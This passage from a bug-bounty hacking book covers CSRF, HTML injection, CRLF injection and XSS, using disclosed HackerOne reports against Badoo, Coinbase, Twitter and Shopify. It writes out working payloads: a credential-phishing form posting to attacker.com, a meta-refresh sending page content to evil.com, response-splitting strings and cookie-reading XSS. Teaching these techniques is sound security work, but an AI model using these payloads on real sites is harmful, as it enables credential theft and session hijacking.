When a victim loaded this page, it would load the Badoo JavaScript by referencing it as the src attribute in a script tag. Having loaded the script, the web page then calls the JavaScript function window.onload which defines an anonymous JavaScript function. The onload event handler is called by browsers when a web page loads, and since the function Mahmoud defined is stored in the window.onload handler, his function will always be called when the page is loaded.

Next, Mahmoud created a csrf\_code variable, and assigned it the return value of a function he called getCSRFcode. This function takes and splits a string into an array of strings at each '=' character. It then returns the value of the third member of the array. When the function parses the variable url\_stats from Badoo's vulnerable JavaScript file, it splits the string into the array value:

https://eu1.badoo.com/chrome-push-stats?ws,1&rt,<rt\_param\_value>

Then the function returns the third member of the array, which is the rt value so that csrf\_code now is equal to the rt value.

Once he has the CSRF token, Mahmoud creates the csrf\_url variable, which stores a URL to Badoo's /google/verify.phtml web page, which links his own Google account with the victim's Badoo account. This page requires some parameters, which are hard coded into

the URL string. We won't cover in detail here as these are specific to Badoo, however, you should take note of the final `rt` parameter which doesn't have a hard coded value.

Instead, `csrf_code` is concatenated to the end of the URL string so that it is passed as the `rt` parameter's value. Mahmoud then makes an HTTP request by invoking `window.location` and assigns it to `csrf_url`, which redirects the visiting user's browser to the URL from the `csrf_url`. The user's browser then processes the `/google/verify.phtml` page and links the user's Badoo account to Mahmoud's Google account, thereby completing the account takeover.



### Takeaways

Where there is smoke, there's fire. Here, Mahmoud noticed that the `rt` parameter was being returned in different locations, in particular JSON responses. Because of that, he rightly guessed the `rt` might show up somewhere where it could be accessed by an attacker and exploited—which in this case was a JavaScript file. If you feel like something is off, keep digging. Use a proxy and check all the resources that are being called when you visit a target site or application. You may find an information leak with sensitive data, such as a CSRF token.

Additionally, this is a great example of going the extra mile to provide awesome proof of an exploit. Not only did Mahmoud find the vulnerability, but he also provided a full example of how it could be exploited via his HTML.

## Summary

CSRF vulnerabilities represent another attack vector and may be executed without a victim even knowing or actively performing an action. Finding CSRF vulnerabilities takes some ingenuity and again, a desire to test everything.

Generally, application frameworks like Ruby on Rails are increasingly protecting web forms if the site is performing POST requests, however, this isn't the case for GET requests, so be sure to keep an eye out for any GET HTTP calls which change server-side user data (like DELETE actions). Lastly, if you see a site is sending a CSRF token with a POST request, try changing the CSRF token value or removing it entirely to ensure the server is validating its existence.



## 7. HTML Injection

### Description

Hypertext Markup Language (HTML) injection is also sometimes referred to as virtual defacement. This is really an attack made possible by a site allowing a malicious user to inject HTML into its web page(s) by not handling a user's input properly. In other words, an HTML injection vulnerability is caused by receiving HTML, typically via some form input, which is then rendered as inputted, on the web page. This is separate and distinct from injecting Javascript, VBScript, etc. which can lead to Cross Site Scripting Attacks.

Since HTML is the language used to define the structure of a web page, if an attacker can inject HTML, they can essentially change what a browser renders and a web page looks like. Sometimes this could result in completely changing the look of a page or in other cases, creating HTML forms to trick users in hope they use the form to submit sensitive information (this is referred to as phishing). For example, if you could inject HTML, you might be able to add a <form> tag to the page, asking the user to re-enter their username and password like:

```
<form method='POST' action='http://attacker.com/capture.php' id="login-form">
  <input type='text' name='username' value="">
  <input type='password' name='password' value="">
  <input type='submit' value='submit'>
</form>
```

However, when submitting this form, the information is actually sent to <http://attacker.com> via an action attribute, which sends the information to an attacker's web page.

### Examples

#### 1. Coinbase Comments

**Difficulty:** Low

**Url:** [coinbase.com/apps](https://coinbase.com/apps)

**Report Link:** <https://hackerone.com/reports/104543><sup>1</sup>

---

<sup>1</sup><https://hackerone.com/reports/104543>

**Date Reported:** December 10, 2015

**Bounty Paid:** \$200

**Description:**

For this vulnerability, the reporter identified that Coinbase was actually decoding URI encoded values when rendering text. For those unfamiliar, characters in a URI are either reserved or unreserved. According to Wikipedia, [reserved](#) are characters that sometimes have special meaning like / and &. Unreserved characters are those without any special meaning, typically just letters.

So, when a character is URI encoded, it is converted into its byte value in the American Standard Code for Information Interchange (ASCII) and preceded with a percent sign (%). So, / becomes %2F, & becomes %26. As an aside, ASCII is a type of encoding which was most common on the internet until UTF-8 came along, another encoding type.

With regards to this example, if an attacker entered HTML like:

```
<h1>This is a test</h1>
```

Coinbase would actually render that as plain text, exactly as you see above. However, if the user submitted URL encoded characters, like:

```
%3C%68%31%3E%54%68%69%73%20%69%73%20%61%20%74%65%73%74%3C%2F%68%31%3E
```

Coinbase would actually decode that string and render the corresponding letters in <h1> tags:

**This is a test**

With this, the reporting hacker demonstrated how he could generate an HTML form with username and password fields, which Coinbase would render. Had the hacker been malicious, he could have used the vulnerability to trick users into submitting a form he controlled, rendered on Coinbase, to submit values back to a malicious website and capture credentials (assuming people filled out and submitted the form).



**Takeaways**

When you're testing out a site, check to see how it handles different types of input, including plain text and encoded text. Be on the lookout for sites that are accepting URI encoded values like %2F and rendering their decoded values, in this case /. While we don't know what the hacker was thinking in this example, it's possible they tried to URI encode restricted characters and noticed that Coinbase was decoding them. They then went one step further and URI encoded all characters.

A great swiss army knife which includes encoding tools is <https://gchq.github.io/CyberChef/>. I recommend checking it out and adding it to your list of useful tools.

## 2. HackerOne Unintended HTML Inclusion

**Difficulty:** Medium

**Url:** hackerone.com

**Report Link:** <https://hackerone.com/reports/112935><sup>2</sup>

**Date Reported:** January 26, 2016

**Bounty Paid:** \$500

### Description:

After reading about the Yahoo! XSS (included in the Cross-Site Scripting Chapter) I became obsessed with testing HTML rendering in text editors. This included playing with HackerOne's Markdown editor, entering things like `ismap="yyy=xxx"` and `"test"` inside of image tags. While doing so, I noticed that the editor would include a single quote within a double quote - what is known as a dangling markup.

At the time, I didn't really understand the implications of this. I knew that if you injected another single quote somewhere, the two could be parsed together by a browser which would see all content between them as one HTML element. For example:

```
<h1>This is a test</h1><p class="some class">some content</p>
```

With this example, if you managed to inject a meta tag with a hanging single quote like the following in the content attribute:

```
<meta http-equiv="refresh" content='0; url=https://evil.com/log.php?text=
```

The browser would submit everything between the two single quotes when it performed the refresh action calling <https://evil.com> (a meta refresh tag instructs a web browser to automatically refresh the current web page or frame after a given time interval and can be used to tell the browser to request a new page via the URL attribute). Now, turns out, this was known and disclosed in HackerOne Report 110578 by [Inti De Ceukelaire](#)<sup>3</sup>. When that became public, my heart sank a little.

According to HackerOne, they rely on an implementation of Redcarpet (a Ruby library for Markdown processing) to escape the HTML output of any Markdown input which is then passed directly into the HTML DOM via the method `dangerouslySetInnerHTML` in their React component (React is a Javascript library that can be used to dynamically update a web page's content without reloading the page). In HackerOne's implementation, they weren't properly escaping the HTML output which led to the potential exploit. Now, that said, seeing the disclosure, I thought I'd test out the new code. I went back and tested out adding:

```
[test](http://www.torontowebsitedeveloper.com "test ismap="alert xss" yyy="test")
```

---

<sup>2</sup><https://hackerone.com/reports/112935>

<sup>3</sup><https://hackerone.com/intidc>

which got rendered as:

```
<a title=""test" ismap="alert xss" yyy="test" &#39; ref="http://www.toronotwebsitedeveloper.com">test</a>
```

As you can see, I was able to inject a bunch of HTML into the `<a>` tag. As a result, HackerOne rolled back their original fix and began working on escaping the single quote again.



### Takeaways

Just because code is updated, doesn't mean everything is fixed. Test things out. When a change is deployed, that also means new code which could contain bugs. Additionally, if you feel like something isn't right, keep digging! I knew the initial trailing single quote could be a problem, but I didn't know how to exploit it and stopped. I should have kept going. I actually learned about the meta refresh exploit by reading FileDescriptor's [blog.innerht.ml](#) (it's included in the Resources chapter) but much later.

## 3. Within Security Content Spoofing

**Difficulty:** Low

**Url:** [withinsecurity.com/wp-login.php](https://withinsecurity.com/wp-login.php)

**Report Link:** <https://hackerone.com/reports/111094><sup>4</sup>

**Date Reported:** January 16, 2015

**Bounty Paid:** \$250

### Description:

Though content spoofing is technically a different type of vulnerability than HTML injection, I've included it here as it shares the similar nature of an attacker having a site rendered content of their choosing.

Within Security was built on the Wordpress platform which includes the login path [withinsecurity.com/wp-login.php](https://withinsecurity.com/wp-login.php) (the site has since been merged with the HackerOne core platform). A hacker noticed that during the login process, if an error occurred, Within Security would render `access_denied`, which also corresponded to the error parameter in the URL:


[https://withinsecurity.com/wp-login.php?error=access\\_denied](https://withinsecurity.com/wp-login.php?error=access_denied)

Noticing this, the hacker tried modifying the error parameter and found that whatever value was passed was rendered by the site as part of the error message presented to users. Here's the example used:

---

<sup>4</sup><https://hackerone.com/reports/111094>

<https://withinsecurity.com/wp-login.php?error=Your%20account%20has%20hacked>



### WithinSecurity Content Spoofing

The key here was noticing the parameter in the URL being rendered on the page. A simple test changing the `access_denied` parameter probably revealed the vulnerability in this case, which led to the report.



### Takeaways

Keep an eye on URL parameters which are being passed and rendered as site content. They may present opportunities for attackers to trick victims into performing some malicious action. Sometimes this results in Cross Site Scripting Attacks whereas other times is less impactful content spoofing and HTML injection. It's important to keep in mind, while this report paid \$250, that was the minimum bounty for Within Security and not all programs value and pay for these types of reports.

## Summary

HTML Injection presents a vulnerability for sites and developers because it can be used to phish users and trick them into submitting sensitive information to, or visiting, malicious websites.

Discovering these types of vulnerabilities isn't always about submitting plain HTML but also about exploring how a site might render your inputted text, like URI encoded characters. And while not entirely the same as HTML injection, content spoofing is similar in that it involves having some input reflected back to a victim in the HTML page. Hackers should be on the lookout for the opportunity to manipulate URL parameters and have them rendered on the site but keep in mind, not all sites value and pay for these types of reports.

## 8. CRLF Injection

### Description

A Carriage Return Line Feed (CRLF) Injection vulnerability occurs when an application does not sanitize user input correctly and allows for the insertion of carriage returns and line feeds, input which for many internet protocols, including HTML, denote line breaks and have special significance.

For example, HTTP message parsing relies on CRLF characters to identify sections of HTTP messages, including headers, as defined in RFCs and relied on by browsers. URL encoded, these characters are %0D%0A, which decoded represent `\r\n`. The effect of a CRLF Injection includes HTTP Request Smuggling and HTTP Response Splitting.

HTTP Request Smuggling occurs when an HTTP request is passed through a server which processes it and passes it to another server, like a proxy or firewall. This type of vulnerability can result in:

- Cache poisoning, a situation where an attacker can change entries in an application's cache and serve malicious pages (e.g., containing JavaScript) instead of a proper page
- Firewall evasion, where a request can be crafted using CRLFs to avoid security checks
- Request Hijacking, a situation where an attacker can steal HttpOnly cookies and HTTP authentication information. This is similar to XSS but requires no interaction between the attacker and client

Now, while these vulnerabilities exist, they are difficult to achieve and detailing them is beyond the scope of this book. I've referenced them here only to demonstrate how severe the impact of Request Smuggling can be.

HTTP Response Splitting, however, allows an attacker to insert HTTP response headers and potentially control HTTP response bodies or split the response entirely, effectively creating two separate responses. This is effective because modifying HTTP headers can result in unintended behavior, such as redirecting a user to an unexpected website or serving explicitly new content controlled by attackers.

## 1. Twitter HTTP Response Splitting

**Difficulty:** High

**Url:** [https://twitter.com/i/safety/report\\_story](https://twitter.com/i/safety/report_story)

**Report Link:** <https://hackerone.com/reports/52042><sup>1</sup>

**Date Reported:** April 21, 2015

**Bounty Paid:** \$3,500

### **Description:**

In April 2015, @filedescriptor reported a vulnerability to Twitter which allowed hackers to set an arbitrary cookie by tacking on additional information to an HTTP request.

Essentially, the HTTP request to [https://twitter.com/i/safety/report\\_story](https://twitter.com/i/safety/report_story) (a Twitter relic allowing users to report inappropriate ads) would include a reported\_tweet\_id parameter. In responding, Twitter would also return a cookie which included the same parameter passed in with the HTTP request. During his tests, @filedescriptor noted that the CR and LF characters were sanitized, that LF was replaced with a space and CR would result in HTTP 400 (Bad Request Error).

However, being an encyclopedia of knowledge, he knew FireFox previously had an encoding bug which stripped off any invalid characters received when setting cookies instead of encoding them. This was a result of FireFox only accepting a certain range of acceptable values. Testing out a similar approach with Twitter, @filedescriptor used the Unicode character å~ (U+560A) which ends in %0A, a Line Feed. But that wasn't the solution. But this parameter was being passed in the URL which means it was URL encoded with UTF-8. As a result, å~ became %E5%98%8A.

Now, submitting this value, @filedescriptor found that Twitter wouldn't detect any malicious characters, its server would decode the value back to its Unicode value 56 0A and remove the invalid character 56. This left the line feed characters 0A as demonstrated in his image depicting the process:

---

<sup>1</sup><https://hackerone.com/reports/52042>



嗟

**Original form**

**U+560A**

**Input value**  
(UTF-8 ENCODED)

**E5 98 8A**

**Decoded value**

**56 0A**

**Output value**

**56 0A**

#### **CRLF Decoding Process**

Similarly, he was able to pass in %E5%98%8A%E5%98%8DSet-Cookie:%20test which resulted in %0A and %0D being included in the cookie header and enabled him to receive Set-Cookie: test back from Twitter.

Now, CLRF attacks can be even more dangerous when they allow for XSS attacks (see the Cross-Site Scripting Chapter for more info). In this case, because Twitter filters were bypassed, @filedescriptor could split the response and execute XSS to steal a user's session and token. Here's the URL split across multiple lines for formatting purposes:

```
https://twitter.com/login?redirect_after_login=  
https://twitter.com:21/%E5%98%8A%E5%98%8Dcontent-type:text/html%E5%98%8A%E5%98%8D  
location:%E5%98%8A%E5%98%8D%E5%98%8A%E5%98%8D%E5%98%BCsvg/onload=alert%28innerHT  
ML%29%E5%98%BE
```

Notice the 3 byte values peppered throughout, %E5%98%8A, %E5%98%8D, %E5%98%BC, %E5%98%BE. These all get decoded to:

%E5%98%8A => 56 0A => %0A

%E5%98%8D => 56 0D => %0D

%E5%98%BC => 56 3C => %3C

%E5%98%BE => 56 3E => %3E

Replacing all of those characters and actually adding line breaks, here's what the header looks like:

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/  
content-type:text/html  
location:  
<svg/onload=alert(innerHTML)>
```

As you can see, the line breaks allow for the creation of a new header to be returned with executable JavaScript code - `svg/onload=alert(innerHTML)`. The alert will create a pop-up with the contents of the web page as a proof of concept for Twitter. With this code, a malicious user could steal an unsuspecting victim's Twitter session information since that sensitive information was included as a header after the injection location @filedescriptor exploited.



### Takeaways

Good hacking is a combination of observation and skill. In this case, @filedescriptor knew of a previous Firefox encoding bug which mishandled encoding. Drawing on that knowledge led him to test out similar encoding on Twitter to get malicious characters inserted.

When you are looking for vulnerabilities, always remember to think outside the box and submit encoded values to see how the site handles the input.

## 2. v.shopify.com Response Splitting

**Difficulty:** Medium

**Url:** v.shopify.com/last\_shop?x.myshopify.com

**Report Link:** <https://hackerone.com/reports/106427><sup>2</sup>

---


<sup>2</sup><https://hackerone.com/reports/106427>

**Date Reported:** December 22, 2015  
**Bounty Paid:** \$500

**Description:**

As a store administrator, Shopify includes server side functionality that sets a cookie on your browser to record the last store you have logged into. Presumably this is a convenience function to redirect you to your sub-domain when logging in and out since URLs follow the pattern STORENAME.myshopify.com. This cookie setting occurs via a GET request to /last\_shop?SITENAME.shopify.com

In December 2015, a hacker reported that Shopify wasn't validating the shop parameter being passed into the call. As a result, using Burp Suite, that hacker altered the request appending %0d%0a to generate new headers from Shopify servers. Here's a screenshot:



Shopify HTTP Response Splitting

Here's the malicious code:

```
%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20te
xt/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>deface</html>
```

In this case, the %20 represents a space and %0d%0a is the CRLF. As a result, the browser received two valid HTTP responses and rendered the second which could have led to a variety of vulnerabilities, including XSS and phishing.

**Takeaways**

Be on the lookout for opportunities where a site is accepting your input and using it as part of its return headers, particularly setting cookies. This is particularly significant when it occurs via a GET request as less interaction from the victim is required.

## Summary

Good hacking is a combination of observation and skill and knowing how encoded characters can be used to exploit vulnerabilities is a great skill to have. %0D%0A are particularly significant characters as they can lead to CRLF Injection issues. When hacking, be on the lookout for parameters that are potentially attacker controlled but being reflected back in a HTTP header. If they are, start testing the site for their handling of encoded characters, particularly %0D%0A. If successful, try to take it a step further and combine the vulnerability with a XSS injection for an impactful proof of concept.

On the other hand, if the server doesn't respond to %0D%0A think about how you could double encode these characters, passing in %250D or adding 3 byte characters in the event the site is mishandling the extra values just as @filedescriptor did.

## 9. Cross-Site Scripting

### Description

One of the most famous examples of a cross-site scripting (or XSS) vulnerability was the Myspace Samy Worm created by Samy Kamkar. In October 2005, Samy exploited a XSS vulnerability on Myspace which allowed him to store an JavaScript payload on his profile. When a logged in user visited his Myspace profile, the payload code would execute, making the viewer Samy's friend on Myspace, and updating the viewer's profile to display the text, "but most of all, samy is my hero". Then, the code would copy itself to the viewer's profile and continue infecting other Myspace user pages.

While Samy didn't create the worm with malicious intent, Myspace didn't take too kindly to it and the government raided Samy's residence. Samy was arrested for releasing the worm and pleaded guilty to a felony charge.

Although Samy's worm is an extreme example, his exploit shows the broad impact an XSS vulnerability could have on a website. Similar to other vulnerabilities we've covered so far, XSS vulnerabilities occur when websites render certain characters unsanitized, which cause browsers to execute unintended JavaScript. These characters include double quotes ("), single quotes ('), and angle brackets (< >). They are special because they are used in HTML and JavaScript to define a web page's structure. For example, if a site didn't sanitize angle brackets, you could insert `<script></script>`:

```
<script>alert(document.domain)</script>
```

When this payload is submitted to a website and rendered unsanitized, the `<script></script>` tags instructs the browser to execute the JavaScript between them. In this case, the payload would execute the alert function, which creates a popup dialog that displays the information passed to alert. The reference to document inside the parentheses is the DOM and, in this case, will return the domain name of the site. If the payload is executed on `https://www.example.com/foo/bar`, the popup box would display `www.example.com`.

If a site was properly sanitizing these characters, they would be rendered as HTML entities. Viewing the page source for a webpage with them would show " as `&quot;`; or `&#34;`; ' as `&apos;`; or `&39;`; < as `&lt;`; or `&#60;`; and > as `&gt;`; or `&#62;`;

After you've found an XSS vulnerability, you should confirm its impact because not all XSS vulnerabilities are the same. Confirming and including the impact of a bug in your write up will improve your report, help the triagers validate your bug, and could improve your bounty.

For example, an XSS vulnerability on a site which doesn't use the `httpOnly` flag on sensitive cookies is different from an XSS vulnerability that does. Without the `httpOnly` flag, your XSS can read cookie values and if those include session identifying cookies, you may be able to steal a target's session and access their account. You can alert `document.cookie` to confirm this (knowing which cookies are considered sensitive by a site requires trial and error on a per site basis). Even in cases where you don't have access to sensitive cookies, you can alert `document.domain` to confirm whether you can access sensitive user information from the DOM and perform actions on behalf of the target. The XSS may not be a vulnerability for the site if the correct domain is not alerted.

If you alert `document.domain` from a sandboxed `iFrame`, for example, your JavaScript could be harmless since it can't access cookies, perform actions on the user's account or access sensitive user information from the DOM. This is because browsers implement a Same Origin Policy (SOP) as a security mechanism.

The SOP restricts how documents (the D in DOM) are allowed to interact with resources loaded from another origin. The SOP protects innocent websites from malicious ones attempting to exploit them through the user. For example, if you visited `www.malicious.com` and it invoked a GET request to `www.example.com/profile` in your browser, the SOP would prevent `www.malicious.com` from reading the `www.example.com/profile` response. However, `www.example.com` could allow other sites to interact with it cross origin but this is usually limited to specific websites and broad, unrestricted interaction is usually a mistake.

A site's origin is determined by the protocol (for example, HTTP or HTTPS), the host (for example, `www.example.com`) and the port of the website. The exception to this rule is Internet Explorer, which doesn't consider the port to be part of the origin. Here are some examples of origins and whether they would be considered the same as `http://www.example.com`.

URL	Same Origin?	Reason
<code>http://www.leanpub.com/web-hacking-101</code>	Yes	N/A
<code>http://www.leanpub.com/a/yaworsk</code>	Yes	N/A
<code>https://www.leanpub.com/web-hacking-101</code>	No	Different protocol
<code>http://store.leanpub.com/web-hacking-101</code>	No	Different host
<code>http://www.leanpub.com:8080/web-hacking-101</code>	No	Different port

There are some situations in which the URL won't match the origin. Browsers handle the context of two SOP schemes differently: `about:blank` and `javascript:`. These two schemes inherit the origin of the document opening them. The `about:blank` context is part of the `about` URL scheme used to access information from or interact with the browser itself. The JavaScript URL scheme is used to execute JavaScript. The URL doesn't provide

information about its origin, so the two schemes are handled differently.

When you find an XSS vulnerability, using `alert(document.domain)` in your proof of concept is helpful because it confirms the origin where the XSS is executed, especially in situations where the URL shown in the browser is different from the origin the XSS executes against. This is exactly what happens when a website opens a `javascript: URL`. If `www.example.com` opened a `javascript:alert(document.domain)` URL, the browser address would show `javascript:alert(document.domain)` but the alert box would say `www.example.com` because the alert inherits the origin of the previous document.

While we've only covered an example that uses the HTML `<script>` tag to achieve XSS, you won't always be able to submit HTML tags when you find a potential injection. In those cases, you might still be able to submit single or double quotes to inject an XSS payload. This can still be significant depending on where your injection occurs. For example, let's say you have access to the following code's value attribute:

```
<input type="text" name="username" value="hacker">
```

By injecting a double quote in the value attribute, you could close the existing quote and inject a malicious XSS payload into the tag. You might do this by changing the value attribute to `hacker" onfocus=alert(document.cookie) autofocus "` which would result in:

```
<input type="text" name="username" value="hacker" onfocus=alert(document.cookie) autofocus "">
```

The `autofocus` attribute instructs the browser to place the cursor focus on the input textbox as soon as the page is loaded and `onfocus` is a JavaScript attribute that is used to tell the browser to execute JavaScript when the input textbox is the focus (without `autofocus`, the `onfocus` usually would occur when a person clicks the text box). However, this has limits as you can't `autofocus` on a hidden field and if there are multiple fields on a page with `autofocus`, either the first or last element will be focused on depending on the browser used for testing. When the payload is run, it would alert on `document.cookie`.

Similarly, let's say you had access to a variable within a script tag. If you were able to inject single quotes into the value for the name variable in the following code, you could close the variable and execute your own JavaScript:

```
<script>
  var name = 'hacker';
</script>
```

Here, since we control the value `hacker`, changing the name variable to `hacker';alert(document.cookie);'` would result in:

```
<script>  
  var name = 'hacker';alert(document.cookie);"  
</script>
```

Injecting a single quote and semi-colon closes the variable name and since we are in a `<script>` tag, the JavaScript function `alert(document.cookie)`, which we also injected, will be executed. We add an additional `'` to end our function call and ensure the JavaScript is syntactically correct since the site includes a `'` to close the name variable. Without the `'` at the end, there would be a dangling single quote which could break the page syntax.

In terms of testing for XSS, it's important to realize there are really two main types of XSS: reflected and stored. Reflected XSS occurs when the XSS payload is delivered and executed via a single HTTP request and is not stored anywhere on the site. Since it's not stored, it's not possible to execute the payload without sending another HTTP request with the payload. However, browsers (Chrome, Internet Explorer, Edge and Safari) have attempted to prevent this type of vulnerability by introducing XSS Auditors. This is built in functionality browsers have which attempt to protect users from malicious links which execute JavaScript. When this occurs, the browser will typically show a broken page with a message stating the page has been blocked to protect users.

Despite the best efforts of browser developers, XSS Auditors are frequently bypassed because of the complex ways in which JavaScript can be executed on a site. Since these bypasses frequently change, they are beyond the scope of this book but two great resources are [FileDescriptor's blog post on the x-xss-protection header](https://blog.innerht.ml/the-misunderstood-x-xss-protection/)<sup>1</sup>, and [Masato Kinugawa's filter bypass cheat sheet](https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet)<sup>2</sup>.

In contrast, stored XSS occurs when a site saves a malicious payload and renders it unsanitized. When looking for stored XSS, it's important to note that sites may render the inputted payload in various locations. It's possible that the payload may not execute immediately after submitting it but might execute when another page is accessed. For example, if you created a profile on a website with an XSS payload as your name, the XSS may not execute when you view your profile but might when someone searched for your name or someone sent you a message.

XSS can be further broken down into three subtypes: DOM Based, Blind, and Self. DOM Based XSS is a result of manipulating a website's existing JavaScript code to execute malicious JavaScript and can be either Stored or Reflected. For example, if a website used the following HTML to replace contents of its website with a value from the URL without checking for malicious input, it might be possible to execute XSS:

---

<sup>1</sup><https://blog.innerht.ml/the-misunderstood-x-xss-protection/>

<sup>2</sup><https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet>



```
<html>
<body>
  <h1>Hi <span id="name"></span></h1>
  <script>
    document.getElementById('name').innerHTML=location.hash.split('#')[1]
  </script>
</body>
</html>
```

In this example web page, the script tag is calling the document object's `getElementById` method to find the HTML element with the ID 'name'. This will return a reference to the span element in our `<h1>` tag. Next, the script tag is modifying the text of the between the `<span id="name"></span>` using the `innerHTML` method. The script sets the text between the `<span></span>` to the value from the `location.hash`, or anything after a # in the URL (`location` is another browser API, similar to the DOM, and it provides access to information about the current URL).

If this page were accessible at `www.example.com/hi`, visiting `www.example.com/hi#Peter` would result in the page's HTML dynamically being updated to `<h1>Hi Peter</h1>`. However, since this page doesn't sanitize the # value in the URL before updating the span element, if a user visited `www.example.com/hi#<img src=x onerror=alert(document.domain)>`, a JavaScript alert box would pop up with `www.example.com` shown (assuming no image x was returned to the browser). The resulting HTML from the page would look like:

```
<html>
<body>
  <h1>Hi <span id="name"><img src=x onerror=alert(document.domain)></span></h1>
  <script>
    document.getElementById('name').innerHTML=location.hash.split('#')[1]
  </script>
</body>
</html>
```

Blind XSS is a type of stored XSS where the XSS payload is rendered by another user in a location of the website a hacker typically can't access. For example, this could happen if you are able to add XSS as your first and last name when you create a personal profile on a site. Those values may be escaped when regular users view your profile but when an administrator visits an administrative page listing all new users on the site, the values may not be sanitized and the XSS executed. The tool [XSSHunter](https://xsshunter.com/)<sup>3</sup> by Matt Bryant is great for detecting these. The payloads designed by Matt execute JavaScript which loads a remote script designed to read the DOM, browser information, cookies,

---

<sup>3</sup><https://xsshunter.com/>

and other information that it will send back to your XSSHunter account when the script is executed.

Self XSS vulnerabilities may or may not be stored but usually only impact the user entering the payload, hence the “self” in the name. For example, this may occur where XSS is submitted via a POST request, but the request is protected by CSRF so only the target can submit the XSS payload. Since an attacker could only attack themselves, this type of XSS is usually considered lower severity and not paid for by bug bounty programs. If you find this type of XSS, it’s best to take note of it and look for opportunities to combine it with another vulnerability to attack innocent users, such as login/logout CSRF. In this type of attack, a target is logged out of their account and logged into the attacker’s account to execute the malicious JavaScript. This attack typically requires the ability to log the target back into this account via the malicious JavaScript and a great example was published by [Jack Whitton on one of Uber’s sites](#)<sup>4</sup>.

The impact of XSS depends on a variety of factors, including whether it’s stored or reflected, whether cookies are accessible, where the payload executes, and so on. Despite the potential implications, fixing XSS vulnerabilities is often easy and only requires software developers to sanitize user input (just like HTML injection) before rendering it.

## Examples

### 1. Shopify Wholesale

**Difficulty:** Low

**Url:** [wholesale.shopify.com](https://wholesale.shopify.com)

**Report Link:** <https://hackerone.com/reports/106293><sup>5</sup>

**Date Reported:** December 21, 2015

**Bounty Paid:** \$500

**Description:**

